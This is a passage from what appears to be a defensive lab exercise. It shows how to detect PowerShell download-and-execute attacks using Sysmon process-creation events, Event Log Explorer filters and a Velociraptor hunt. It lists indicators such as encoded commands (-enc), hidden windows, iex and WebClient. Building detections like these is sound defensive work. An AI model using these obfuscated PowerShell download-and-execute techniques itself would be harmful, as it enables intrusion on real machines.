
And the output will look like this:

RuleName column for Powershell Network Connections to find the relevant events.
4. SYSMON EVENTID 1 - PROCESS CREATION
When attackers use powershell to download and execute scripts, they often use specific parameters to obfuscate their activity. We can detect this with sysmon (or your EDR of choice), by monitoring process creation events for powershell.exe with specific command line parameters.

NOTE: This detection is already added to your sysmon config file.
- On your Windows machine, open ELEX (Event Log Explorer) and
open the workspacecalled "WORKSPACE_Sysmon1.ELX" located in the folder"c:\THEV\Labs\PSLoader\"
You can see the filter is already pre-configured for you to look for powershell.exe with the parameters powershell.exe" -enc in the command line. Always check how the events are formatted - you can see sysmon logs the full path to powershell.exe between "" and then the parameters.

And the output will look like this:

INCIDENT REPONSE
When incident response teams investigate a potential compromise involving PowerShell-based attacks, they often look for specific Indicators of Compromise (IOCs) and artifacts that can help identify malicious activity. More often than not incident responders will not have physical access to the compromised machine, so they will have to rely on logs and artifacts that are collected remotely.
Let's use Velociraptor to hunt for the above IOC's and artifacts (-enc,-nop,-nonI,-w hidden, iex, http, WebClient) in powershell logs.
- On your Windows machine, open Velociraptor in your
chromebrowser by opening the URL:https://kali:8889/app/index.html#/dashboard/: - Navigate to the
Hunt Managerin the left side menu (icon with the crosshair) Click on+in the top left corner

- Click on
Select Artifactson the bottom of the screen, typoepowershellin the search box at the top and select the artifact calledWindows.EventLogs.PowershellScriptBlock.

- Click on
Next: Configure Parameterson the bottom right of the screen. - Set the
SearchStringsto"http|webclient|enc|iex" - set the
LogLeveltoAll-Don't forget this! - Click on
Launchon the bottom right of the screen.

You will see a new hunt in paused state.
- click on the play button to start the hunt.

Wait until the hunt is finished, then click on the notebook tab to see the results. This will hunt through the powershell event logs for the above IOC's, instead of downloading the entire event log, which would take more time and bandwidth.

- Click on the
Downloadbutton to download the results in CSV format.

The query results will be saved to your Downloads folder.
